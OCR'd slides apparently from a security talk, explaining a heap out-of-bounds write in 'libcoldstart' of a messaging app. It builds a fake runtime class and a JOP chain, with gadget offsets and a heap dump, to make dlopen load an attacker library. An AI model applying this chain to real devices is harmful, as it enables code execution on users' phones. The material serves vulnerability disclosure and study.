
libcoldstart + 0x6e3e98

```
mov w1, #0x102
b .dlopen
```

dlopen()

path → attachment
mode → RTLD_GLOBAL|RTLD_NOW

JOP Chain to Stage 1 Payload



MCFRelease decrements ref count to 0 and calls corrupted finalize() function pointer

```
MCFRelease(data)
data->finalize()
```

```
libcoldstart + 0xa588ec
ldr x8, [x19]
ldp x0, x9, [x8, #0x110]
blr x9
```

```
libcoldstart + 0x6e3e98
mov w1, #0x102
b .dlopen
```

```
dlopen()
path -> attachment
mode -> RTLD_GLOBAL|RTLD_NOW
```


JOP Chain to Stage 1 Payload

ldr x8, [x19]

Places start of fake object into x8

x19 points to the start of the overwritten MCFData

object




JOP Chain to Stage 1 Payload

ldp x0, x9, [x8, #0x110]

Places dlopen path into x0

Places dlopen gadget into x9



Heap out-of-bounds write

Previous MCFData	0x130	…	…
	0x140	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41
	0x150	41 41 41 41 41 41 41 41	42 42 42 42 42 42 42 42
	0x160	scudo header 42 42 42 42 42 42 42 42	42 42 42 42 42 42 42 42
Target MCFData	0x170	typeID 00 69 2b 27 79 00 00 b4	strongRefCount 01 00 00 00 weakRefCount 01 00 00 00
	0x180	state 03 00 size 40 01 00 00 00 00	length 00 00 00 00 allocatedCapacity 00 00 00 00
	0x190	maxCapacity	bytes
	0x1a0	flags	deallocator
	0x1b0	internalBuffer	
	0x1c0		
	0x1d0		

Fake MCFRuntimeClass

0x79272b6900		
6910		
6920	finalize(MCFType*) libcoldstart+0xa588ec	"/data/da" 2f 64 61 74 61 2f 64 61
6930	"ta/com.facebook.orca/ … /attacker.so"	
…		
69f0		
6a00		
6a10	0x79272b6928 28 69 2b 27 79 00 00 b4	libcoldstart + 0x6e3e98
6920		

x0 dlopen path

x9 dlopen gadget

